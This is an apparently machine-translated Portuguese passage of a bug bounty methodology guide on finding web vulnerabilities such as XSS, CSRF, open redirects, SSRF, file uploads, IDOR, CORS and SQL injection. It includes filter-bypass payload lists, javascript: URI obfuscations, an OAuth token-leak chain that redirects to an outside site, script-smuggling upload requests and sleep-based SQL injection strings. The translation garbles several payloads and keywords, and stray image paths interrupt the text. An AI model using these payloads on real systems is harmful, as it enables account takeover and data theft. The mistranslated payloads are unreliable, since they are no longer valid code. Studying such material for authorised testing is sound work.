Esta etapa é sobre entrar na cabeça dos desenvolvedores e descobrir que tipo de filtro que eles criaram ***(e começar a perguntar... por quê? Esse mesmo filtro existe em outro lugar em todo o webapp?).*** Então, por exemplo, se eu perceber que eles estão filtrando <script>, <iframe> assim como “onerror=”, observe que eles **não estão** filtrando <script então sabemos é o jogo e hora de ser criativo. Eles estão apenas procurando HTML válido completo Tag? Nesse caso, podemos ignorar co <script src=//mysite.com?c= não terminarmos o tag de script, o HTML é, em vez disso, anexado como um valor de parâmetro.

É apenas uma lista negra de tags HTML ruins? Talvez o desenvolvedor não esteja atualizado e esqueceu coisas como <svg>. ***Se nas uma lista negra, então essa lista negra existe em outro lugar? Pense em uploads de arquivos.*** Como este site em questão lida com codificações? <%00iframe, em%0derror. etapa é onde você não pode errar simplesmente tentando e vendo o que acontece. Experimente quantas combinações diferentes possível, diferentes codificações, formatos. Quanto mais você cutuca, mais você aprende! Vocês pode encontrar alguns payloads comuns usados para contornar o XSS em https://www.zseano.com/

Testando o fluxo XSS:

- Como as tags HTML “não maliciosas” como <h2> são tr ?
- E as tags incompletas? <iframe src=//zseano.com/c=
- Como eles lidam com codificações como <%00h2? MUITOS para tentar aqui, %0d, %0a, %09 .)
- É apenas uma lista negra de strings codificadas? </ script x> ? <ScRipt>

Seguir este processo ajudará você a abordar o XSS de todos os ângulos e determinar qual filtragem pode estar em vigor e geralmente você pode obter uma indicação clara se um parâmetro é vulnerável a XSS dentro de alguns minutos.

Um grande recurso que eu recomendo fortemente que você verifique é

https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-C

folha de calor

Falsificação de solicitação entre sites (CSRF)

O CSRF é capaz de forçar o usuário a realizar uma ação específica no site de destino do seu site, geralmente por meio de um formulário HTML (<form action="/login" method="POST">) e é bastante simples de encontrar. Um exemplo de um bug CSRF está forçando o usuário a mudar o e-mail de sua conta para um controlado por você, o que levaria à aquisição da conta. Os desenvolvedores podem introduzir proteção CSRF **muito facilmente ,** mas ainda assim alguns desenvolvedores optam por criar um código personalizado. quando primeiro caçando bugs CSRF, procuro áreas no site que **devem** conter proteção ao seu redor, como atualizar as informações da sua conta. eu sei isso soa um pouco bobo, mas de fato provar que um determinado recurso **tem** segurança pode novamente dar-lhe uma **indicação clara para a segurança em todo o site.** o que comportamento que você vê ao enviar um valor CSRF em branco, ele revelou alguma estrutura informações de um erro? Ele refletiu suas alterações, mas com um erro de CSRF? Tenho você viu esse nome de parâmetro usado em outros sites? Talvez nem haja nenhum proteção! Teste seus recursos mais seguros ***(funções de conta geralmente mencionadas acima)*** e trabalhe para trás. Conforme você continua testando o site, você pode descobrir que alguns recursos têm **diferentes** proteções CSRF. Agora considere, por quê? Equipe diferente? Base de código antiga? Talvez um nome de parâmetro diferente seja usado e agora você pode procurar especificamente por esse parâmetro sabendo que ele é vulnerável.

Uma abordagem comum que os desenvolvedores adotam é verificar o valor do cabeçalho do referenciador e se ele não é o site deles, então desista da solicitação. No entanto, isso sai pela culatra porque às vezes as verificações são executadas **apenas se** o cabeçalho do referenciador for realmente encontrado e, se não **for, nenhuma** verificação feita. Você pode obter um referenciador em branco a partir do seguinte:

```
<meta name="referrer" content="no-referrer" />
```

```
<iframe src="data:text/html;base64,form_code_here">
```

Além disso, às vezes, eles apenas verificam se seu domínio foi encontrado no referenciador, portanto criando um diretório em seu site e visitando https://www.yoursite.com/https://www.theirsite.com/ pode ignorar as verificações. Ou o que sobre https://www.theirsite.computer/ ? Mais uma vez, **para começar, estou focado puramente** em encontrar áreas que devem conter proteção CSRF (áreas sensíveis!), e então verificando se eles criaram filtragem personalizada. Onde há um filtro, geralmente há um desviar!

Ao caçar CSRF, não há realmente uma lista de áreas "comuns" para caçar como cada site contém recursos diferentes, mas normalmente todos os recursos confidenciais devem ser protegido do CSRF, **então encontre-os e teste lá.** Por exemplo, se o site permite que você faça o check-out, você pode forçar o usuário a fazer o check-out, forçando o cartão a ser cobrado?

Abrir redirecionamentos de url

Meu bug favorito para encontrar, porque geralmente tenho uma taxa de sucesso de 100% ao usar um redirecionamento "inofensivo" em uma cadeia se o alvo tiver algum tipo de fluxo Oauth que lida com um token junto com um redirecionamento. Redirecionamentos de URL abertos são simplesmente URLs como https://www.google.com/redirect?goto=https://www.bing.com/ que quando visitado irá redirecione para a URL fornecida no parâmetro. Muitos desenvolvedores falham em criar qualquer tipo de filtragem/restrição sobre eles, então eles são **muito** fáceis de encontrar. No entanto com Dito isso, às vezes podem existir filtros para pará-lo em suas trilhas. Abaixo estão alguns dos minhas cargas eu uso para contornar os filtros, mas mais importante usado para determinar como seus filtro está funcionando.

\/seuurl.com

\/\/seuurl.com

\\seuurl.com

//seuurl.com

//siteir@seusite.com

/\seusite.com

https://yoursite.com%3F.theirsite.com/

https://yoursite.com%2523.theirsite.com/

https://yoursite?c=.theirsite.com/ (use # \ também)

//%2F/seusite.com

////seusite.com

https://theirsite.computer/

https://theirsite.com.mysite.com

/%0D/seusite.com (Tente também %09, %00, %0a, %07)

/%2F/seuurl.com

/%5Cyoururl.com

//google%E3%80%82com

Algumas palavras comuns que procuro no google para encontrar endpoints vulneráveis: (não se esqueça para testar maiúsculas e minúsculas!)

return, return_url, rUrl, cancelUrl, url, redirecionar, seguir, ir para, returnTo, returnUrl, r_url, histórico, voltar, redirecionarTo, redirectUrl, redirUrl

Agora vamos aproveitar nossas descobertas. Se você não está familiarizado com a forma como um Oauth o fluxo de login funciona, recomendo verificar https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2.

Normalmente, a página de login ficará assim: https://www.target.com/login?client_id=123&redirect_url=/sosecure e geralmente o redirect_url será colocado na lista de permissões para permitir apenas ***.target.com/*.** Identificar o erro? Armado com um redirecionamento de URL aberto em seu site, você pode vazar o token porque, como o redirecionamento ocorre, o token é contrabandeado com a solicitação.

O usuário é enviado para https://www.target.com/login?client_id=123&redirect_url=https://www.target.com/redirect?redirect=1&url=https://www.zseano.com/ e ao fazer login será redirecionado

para o site do invasor junto com o token usado para autenticação. Conta
relatório de aquisição recebido!

Um problema comum que as pessoas enfrentam é não codificar os valores corretamente,
especialmente se o destino permitir apenas /localRedirects. Sua carga útil se pareceria com
algo como /redirect?goto=https://zseano.com/, mas ao usar isso como é o
O parâmetro ?goto= pode ser descartado em redirecionamentos ***(dependendo de como a web aplicativo funciona e quantos redirecionamentos ocorrem!).*** Isso também pode ser o caso se
contém vários parâmetros (via &) e o parâmetro de redirecionamento pode estar ausente. Eu vou
sempre codifique certos valores, como & ? # / \ para forçar o navegador a decodificá-lo
após o primeiro redirecionamento.

Localização: /redirect%3Fgoto=https://www.zseano.com/%253Fexample=hax

Que então redireciona, e o navegador gentilmente decodifica %3F no BROWSER
URL para ?, e nossos parâmetros foram enviados com sucesso. Terminamos com:
https://www.example.com/redirect?goto=https://www.zseano.com/%3Fexample=hax,
que então, quando redirecionar novamente, permitirá que o parâmetro ?example também seja enviado.
Você pode ler uma descoberta interessante sobre isso mais abaixo.

Às vezes, você precisará codificá-los duas vezes com base em quantos redirecionamentos são
feito & parâmetros.

https://example.com/login?return=https://example.com/?redirect=1%26returnurl=http
s%3A%2F%2Fwww.google.com%2F

https://example.com/login?return=https%3A%2F%2Fexample.com%2F%3Fredirect=
1%2526returnurl%3Dhttps%253A%252F%252Fwww.google.com%252F

Ao procurar redirecionamentos de URL abertos, lembre-se de que eles podem ser usados para
encadeando uma vulnerabilidade SSRF que é explicada mais abaixo.

Se o redirecionamento que você descobrir for por meio do cabeçalho “Location:”, o XSS **não será possível,** no entanto, se redirecionado por meio de algo como "window.location", então você

deve testar "javascript:" em vez de redirecionar para o seu site, pois o XSS será
possível aqui. Algumas maneiras comuns de ignorar os filtros:

java%0d%0ascript%0d%0a:alert(0)

j%0d%0aava%0d%0aas%0d%0acrip%0d%0at%0d%0a:confirmar`0`

java%07script:prompt`0`

java%09script%07t:prompt`0`

jjavascriptajavascriptvjavascriptajavascriptsjavascriptcjavascriptrjavascriptijavascript

pjavascriptt:confirm`0`

Falsificação de solicitação do lado do servidor (SSRF)

A falsificação de solicitação do lado do servidor é o domínio no escopo que emite uma solicitação para um
URL/endpoint que você definiu. Isso pode ser por vários motivos e, às vezes,
nem sempre indica que o alvo é vulnerável. Ao caçar SSRF I especificamente
procure recursos que já tenham um parâmetro de URL. **Porque?** Porque como
mencionado anteriormente, estou procurando áreas específicas de um site onde um desenvolvedor pode
criaram um filtro para evitar atividades maliciosas. Por exemplo, em uma grande recompensa de bug
programas, tentarei instantaneamente encontrar seu console de API ***(se houver um disponível, geralmente encontrado na página de documentos do desenvolvedor).*** Esta área geralmente contém recursos que já
pegue um parâmetro de URL e execute o código. Pense em webhooks. assim como a caça
para recursos que lidam com um URL, simplesmente fique de olho no parâmetro comum
nomes usados para lidar com URLs. Eu encontrei o SSRF no Yahoo simplesmente fazendo isso como um
foi feito um pedido que continha o parâmetro “url”. Outro grande exemplo é
este relatório divulgado de Jobert Abma, https://hackerone.com/reports/446593. o
O recurso estava bem na frente dele e não exigia nenhum reconhecimento especial ou força bruta.

Ao testar o SSRF, você deve **sempre** testar como eles lidam com os redirecionamentos. Você pode
na verdade, hospede um redirecionamento localmente usando XAMPP & Ngrok. O XAMPP permite que você execute
código PHP localmente e o ngrok fornece um endereço de internet público **(não se esqueça de desligue-o quando terminar o teste! *consulte https://www.bugbountyhunter.com/ para tutorial sobre como usar o XAMPP para ajudá-lo em sua pesquisa de segurança).*** Configure um simples

script de redirecionamento e veja se o destino analisa o redirecionamento e o segue. O que acontece se você adiciona sleep(1000) antes do redirecionamento, você pode fazer com que o servidor trave e o tempo Fora? Talvez o filtro deles esteja **apenas** verificando o valor do parâmetro e **não** verifica o valor de redirecionamento e permite que você leia dados internos com sucesso. Não se esqueça de tentar usando um possível redirecionamento aberto que você descobriu como parte de sua cadeia, se eles forem filtragem de sites externos.

Além de procurar recursos no site que usam um parâmetro de URL, sempre procure por qualquer software de terceiros que eles possam estar usando, como o Jira. As empresas não sempre consertam e se deixam vulneráveis, portanto, mantenha-se sempre atualizado com as últimos CVEs. Software como este geralmente contém recursos interessantes relacionados ao servidor que podem ser usados para fins maliciosos.

Uploads de arquivos para XSS armazenado e execução de código remoto

Há 99% de chance de o desenvolvedor ter criado um filtro para quais arquivos permitir e o que bloquear. Eu sei que antes mesmo de testar o recurso haverá ***(ou pelo menos deveria)*** ser um filtro no lugar. Claro que depende de onde eles armazenam os arquivos, mas se for no seu domínio principal, então a primeira coisa que tentarei carregar é um **arquivo .txt, .svg** e .xml. Esses três tipos de arquivo às vezes são esquecidos e passam pelo filtro. eu primeiro teste para .txt para verificar o quão rigoroso o filtro realmente é (se ele disser apenas imagens .jpg .png .gif são permitidos, por exemplo) e, em seguida, seguir em frente. Bem como isso simplesmente o upload de três tipos de imagem diferentes (.png .gif e .jpg) pode fornecer uma indicação sobre como eles estão lidando com os uploads. Por exemplo, todas as fotos são salvas no mesmo formato, independentemente do tipo de foto que carregamos? Eles não estão confiando em **nenhum** de nossos input e sempre salvando como .jpg independentemente?

A abordagem para testar nomes de arquivo de upload de arquivo é semelhante ao XSS com o teste de vários caracteres e codificação. Por exemplo, o que acontece se você nomear o arquivo “zseano.php/.jpg” [redacted] ódigo pode ver “.jpg” e pensar “ok” mas na verdade o servidor grava no servidor como zseano.php [redacted] depois da barra.

Também tive sucesso com a carga útil zseano.html%0d%0a.jpg. [redacted]

“.jpg” mas como %0d%0a são caracteres de nova linha, ele é salvo como zseano.html. Não esqueça que muitas vezes os nomes dos arquivos são refletidos na página e você pode contrabandear XSS caracteres no nome do arquivo (alguns ***desenvolvedores podem pensar que os usuários não podem salvar arquivos com < > “ personagens neles).***

```
------WebKitFormBoundarySrtFN30pCNmqmNz2
Content-Disposition: form-data; nome="arquivo"; filename="58832_300x300.jpg<svg
onload=confirm()>"
Tipo de conteúdo: imagem/jpeg

ÿØÿà
```

O que o desenvolvedor está verificando exatamente e como eles estão lidando com isso? São eles confiando em qualquer uma de nossas entradas? Por exemplo, se eu fornecê-lo com:

```
------WebKitFormBoundaryAxbOlwnrQnLjU1j9
Content-Disposition: form-data; nome="imageupload"; filename="zseano.jpg"
Tipo de conteúdo: texto/html
```

O código vê “.jpg” e pensa “Extensão de imagem, deve estar ok!” mas confie no meu content-type e reflita-o como Content-Type:text/html? Ou define o tipo de conteúdo com base na extensão do arquivo? O que acontece se você fornecer SEM extensão de arquivo (ou nome do arquivo!), o padrão será o tipo de conteúdo ou a extensão do arquivo?

```
------WebKitFormBoundaryAxbOlwnrQnLjU1j9
Content-Disposition: form-data; nome="imageupload"; filename="zseano."
Tipo de conteúdo: texto/html

------WebKitFormBoundaryAxbOlwnrQnLjU1j9
Content-Disposition: form-data; nome="imageupload"; nome do arquivo=".html"
Tipo de conteúdo: imagem/png
<html>Código HTML!</html>
```

Trata-se de fornecer informações malformadas e ver o quanto eles confiam. Talvez eles nem estejam verificando a extensão do arquivo e, em vez disso, estejam

verificando o tamanho da imagem. Às vezes, se você deixar o cabeçalho da imagem, isso é
suficiente para ignorar as verificações.

------WebKitFormBoundaryoMZOWnpiPkiDc0yV
Content-Disposition: form-data; name="oauth_application[logo_image_file]";
filename="testing1.html"
Tipo de conteúdo: texto/html

‰PNG
<script>alerta(0)</script>


Os uploads de arquivos provavelmente conterão algum tipo de filtro para evitar ataques maliciosos
uploads, portanto, gaste tempo suficiente testando-os.

Referência de objeto direto inseguro (IDOR)

Um exemplo de um bug IDOR é simplesmente um URL como https://api.zseano.com/user/1
que ao ser consultado lhe dará a informação do id de usuário “1”. Mudando para
id de usuário “2” deve dar um erro e se recusar a mostrar os detalhes de outros usuários,
no entanto, se eles estiverem vulneráveis, isso permitirá que você visualize os detalhes dos usuários. Em um
resumindo, IDOR é sobre mudar valores inteiros (números) para outro e ver
O que acontece. Esse é o “explique como se eu tivesse 5 anos”.

Claro que nem sempre é tão simples quanto procurar apenas valores inteiros (1). As vezes
você verá um GUID (2b7498e3-9634-4667-b9ce-a8e81428641e) ou outro tipo de
valor criptografado. GUIDs de força bruta geralmente são um beco sem saída, portanto, neste estágio,
verifique se há vazamentos desse valor. Uma vez eu tive um bug onde eu poderia remover qualquer um
photo, mas não consegui enumerar os valores GUID. Visitar o perfil público de um usuário e
a visualização da fonte revelou que o GUID da foto do usuário foi salvo com o nome do arquivo
(https://www.example.com/images/users/2b7498e3-9634-4667-b9ce-a8e81428641e/
foto.png).

Um exemplo disso pode ser visto em FirstBlood. Ao criar um compromisso você
recebem um valor GUID para gerenciá-lo:



Só de executar esta ação, já tenho tantas perguntas passando pela minha
cabeça. Esse valor vazou em algum lugar do site ou talvez tenha sido indexado
pelo Google? É aqui que eu começaria a procurar mais palavras-chave, como
“id_appointment”, “idd_appointment”.

Tive outro caso em que notei que o ID foi gerado usando o mesmo comprimento &
personagens. A princípio eu e outro pesquisador enumeramos tantas combinações quanto
quanto possível, mas depois percebemos que não precisávamos fazer isso e poderíamos simplesmente **usar um valor inteiro.** Lição aprendida: mesmo que você veja algum tipo de valor criptografado, **apenas tente um número inteiro!** O servidor pode processá-lo da mesma forma. Segurança através da obscuridade. Você ficaria surpreso com quantas empresas confiam na obscuridade.

Ao iniciar um programa, procuro IDORs especificamente em aplicativos móveis para
começar, pois a maioria dos aplicativos móveis usará algum tipo de API e da experiência anterior
eles geralmente são vulneráveis ao IDOR. Ao consultar as informações do seu perfil, ele
muito provavelmente, faça uma solicitação à API deles apenas com seu ID de usuário para identificar quem
tu es. **No entanto, geralmente há mais no IDOR do que aparenta.** Imagine

você tem um site que permite fazer upload de fotos privadas, mas você descobriu
um IDOR que permite visualizar qualquer foto que desejar. **Pense mais fundo e pense:** “Se
eles não estão verificando se eu possuo o ID que estou consultando, o que mais eles esqueceram de
fazer certas verificações de permissão?”. Se você pode se inscrever como várias funções diferentes
(admin, convidado), você pode executar ações administrativas como convidado? Não pode pagar
membros acessam recursos pagos? IDORs são divertidos de encontrar, pois às vezes você pode
descubra que todo o aplicativo da web está quebrado.

Além de procurar valores inteiros, também tentarei simplesmente injetar parâmetros de ID.
Sempre que você vir uma solicitação e o postdata for JSON, {"example":"example"},
simplesmente injetando um novo nome de parâmetro, {"example":"example","id":"1"}.
JSON é analisado do lado do servidor, você literalmente não tem ideia de como ele pode lidar com isso, então por que
não tente? Isso não se aplica apenas a solicitações JSON, mas a **todas as** solicitações, mas normalmente tenho
uma taxa de sucesso mais alta quando é uma carga JSON. **(procure por solicitações PUT!)**

CORS (Compartilhamento de recursos entre origens)

Outra área muito comum para procurar **filtragem *(lembre-se, estou interessado em***
encontrar filtros específicos para tentar contornar!) é quando você vê
“Access-Control-Allow-Origin:” como cabeçalho na resposta. você também vai
às vezes precisa de “Access-Allow-Credentials:true” dependendo do cenário. Esses
cabeçalhos permitem que um site externo leia o conteúdo do site. Então para
exemplo, se você tivesse informações confidenciais em https://api.zseano.com/user/ e você
vi “Access-Control-Allow-Origin: https://www.yoursite.com/” então você poderia ler
o conteúdo deste site com sucesso através de yoursite.com. As credenciais de permissão serão
necessário se os cookies de sessão forem necessários na solicitação. Os desenvolvedores criarão filtros
para permitir apenas que **seu domínio** leia o conteúdo, mas lembre-se, quando houver um
filtro geralmente há um bypass! A abordagem **mais comum** a ser tomada é tentar
Anythingheretheirdomain.com , pois às vezes eles só verificam se seus
domínio é encontrado, o que neste caso é, mas nós controlamos o domínio! Ao caçar
Erros de configuração do CORS, você pode simplesmente adicionar “Origin: theirdomain.com” em cada

solicitação que você está fazendo e, em seguida, Grep para "Access-Control-Allow-Origin". Mesmo se você descubra um determinado endpoint que contém este cabeçalho, mas não contém nenhum informações confidenciais, gaste tempo tentando contorná-las. Lembre -se **de que os desenvolvedores reutilizam código** e este desvio ***"inofensivo"*** pode ser útil em algum lugar mais tarde na linha sua pesquisa.

Injeção SQL

Uma coisa a observar é que normalmente **o código legado** é mais vulnerável à injeção de SQL, então fique de olho nos recursos antigos. A injeção de SQL pode simplesmente ser testada em todo o site já que a maioria dos códigos fará algum tipo de consulta ao banco de dados ***(por exemplo, ao pesquisar, terá que consultar o banco de dados com sua entrada).*** Ao testar a injeção de SQL sim você poderia simplesmente usar ' e procure por erros, mas muita coisa mudou desde o passado & hoje em dia, muitos desenvolvedores desativaram as mensagens de erro, então sempre entrarei com uma carga de suspensão, pois geralmente essas cargas passarão por qualquer filtragem. Também assim fica mais fácil indicar se há um atraso na resposta o que significaria sua carga foi executada cegamente. Eu normalmente uso payloads de suspensão, como: ***(vou usar entre 15-30 segundos para determinar se a página é realmente vulnerável)***

```
'
ou sleep(15) e 1=1#
ou dormir(15)#
' union select sleep(15),null#
```

Ao testar a injeção de SQL, adotarei a mesma abordagem do XSS e testarei em toda a aplicação web. **Sendo honesto, não tenho tanto sucesso encontrar SQL como faço com outros tipos de vulnerabilidade.**

Lógica de negócios/aplicativos

Por que criar seu próprio trabalho quando todos os ingredientes estão bem na sua frente? Por simplesmente entender como um site deve funcionar e, em seguida, tentar várias técnicas para criar um comportamento estranho pode levar a algumas descobertas interessantes. Por exemplo, imagine você está testando um alvo que concede empréstimos e eles têm um limite máximo de £ 1.000. Se

você pode simplesmente mudar isso para £ 10.000 e ignorar o limite deles, então você fez nada além de aproveitar o recurso bem na sua frente. Sem digitalização, sem estranho filtros, sem hacking envolvido realmente. Simplesmente verificando se o processo funciona como Deveria trabalhar.

Uma área comum que procuro ao procurar bugs de lógica de aplicativo são os **novos recursos que interagem com recursos antigos.** Imagine que você pode reivindicar a propriedade de uma página, mas fazer isso, você precisa fornecer identificação. No entanto, surgiu um novo recurso que permite que você atualize sua página para obter benefícios extras, mas a única informação necessários são dados de pagamento válidos. Ao fornecer que eles o adicionem como proprietário do página e você ignorou a etapa de identificação. Você aprenderá enquanto continua ler uma grande parte da minha metodologia é passar dias/semanas entendendo como o site deveria funcionar e o que os desenvolvedores esperavam que o usuário insira/faça e, em seguida, encontre maneiras de interromper e ignorar isso.


Outro grande exemplo de um bug de lógica de negócios simples é poder se inscrever em um conta com o e-mail **example@target.com.** Às vezes, essas contas têm privilégios especiais, como não limitar a taxa e ignorar certas verificações.

Vulnerabilidades de lógica de negócios/aplicativos tendem a aparecer depois que você tem uma compreensão de como o aplicativo da web funciona e você tem uma imagem mais clara o que eles têm a oferecer. Quanto mais você usar o site deles, mais você começará a entender como as coisas **DEVERIAM** funcionar ***(como eles pretendiam),*** mas eles realmente funcionar como pretendido? Imagine que você acabou de ganhar uma competição em um site e você pode visitar /prêmio/reivindicar para reivindicar seu prêmio. Este endpoint (ou o processo de reivindicação) disponível para aqueles que **não** ganharam? Procure avisos explícitos para descrever como os recursos devem funcionar tão bem quanto os documentos da API e começar a cutucar!

As vulnerabilidades da lógica de negócios/aplicativos são frequentemente negligenciadas, pois a maioria das pessoas está pulverizando cargas esperando pelo melhor, mas quando se trata de negócios/aplicativos problemas de lógica normalmente não há carga útil clara para usar. Na verdade, é **menos** sobre o

carga útil e **mais sobre simplesmente entender os fluxos do aplicativo da web**

e contorná-los.



Como você pode ver acima, você não pode se inscrever como usuário premium no BARKER, pois não é ativado e é "Em breve". Mas este é realmente o caso? **O que você precisa**

teste está olhando para você, não negligencie essas coisas!


Escolhendo um programa

Você aprendeu sobre as ferramentas básicas que uso e os problemas com os quais começo ao pesquisar um novo programa, agora vamos aplicar isso com minha **metodologia de três etapas** de como eu vou sobre hackear programas de recompensas por bugs. Mas para fazer isso, primeiro precisamos escolher um programa.

Ao escolher um programa de recompensas por bugs, um dos meus **principais objetivos é passar meses no programa deles.** Você não pode encontrar todos os bugs em apenas algumas semanas, pois algumas empresas são enormes e há muito com o que brincar e novos recursos são adicionados regularmente. EU

normalmente **escolhe nomes amplos** e **conhecidos,** não importa se é privado
ou público. Por experiência, sei que quanto maior uma empresa, mais equipes ela terá
têm para trabalhos diferentes, o que equivale a uma chance maior de erros serem cometidos.
Erros que queremos encontrar. Quanto mais eu já sei sobre a empresa (se for um
site popular e bastante usado), melhor também.

Por equipes diferentes, quero dizer equipes para criar o aplicativo móvel, por exemplo. Possivelmente
a empresa tem sede em todo o mundo e certos TLDs como .CN contêm um
base de código diferente. Quanto maior a presença de uma empresa na Internet, mais
mais há picar. Talvez uma certa equipe tenha criado um servidor e se esquecido dele,
talvez eles estivessem testando software de terceiros sem configurá-lo corretamente. A lista
continua criando dores de cabeça para as equipes de segurança, mas alegria para os hackers.



Não há resposta certa ou errada para escolher um programa de recompensas por bugs se eu estiver
honesto. Cada hacker tem uma experiência diferente com empresas e não existe santo
graal, ***"Vá hackear o xyz, definitivamente há bugs lá!".*** Infelizmente **não** funciona como
este. Algumas pessoas têm boas experiências com xyz e outras têm experiências ruins.
Concentre-se em VOCÊ. Escolho os programas com base nos nomes que reconheço, no escopo e
quanto há para jogar no aplicativo da web. Se os primeiros relatórios correrem bem
então eu vou continuar. Minha metodologia é sobre usar os recursos disponíveis para mim

em seu aplicativo da Web principal e encontrando problemas e expandindo minha superfície de ataque enquanto procuro subdomínios, arquivos e diretórios. posso passar meses passando por recursos com um pente entrando na cabeça dos desenvolvedores e o resultado final é um mapa mental completo desta empresa e como tudo funciona. Não apresse o processo, confie nele.

Abaixo está uma boa lista de verificação de como determinar se você está participando de uma boa gestão programa de recompensa de bugs.

- A equipe se comunica diretamente com você ou confia na plataforma 100%? Ser capaz de se envolver e se comunicar com a equipe resulta em uma experiência muito melhor. Se o programa estiver usando um serviço gerenciado, então certifique-se de proceder com cautela.

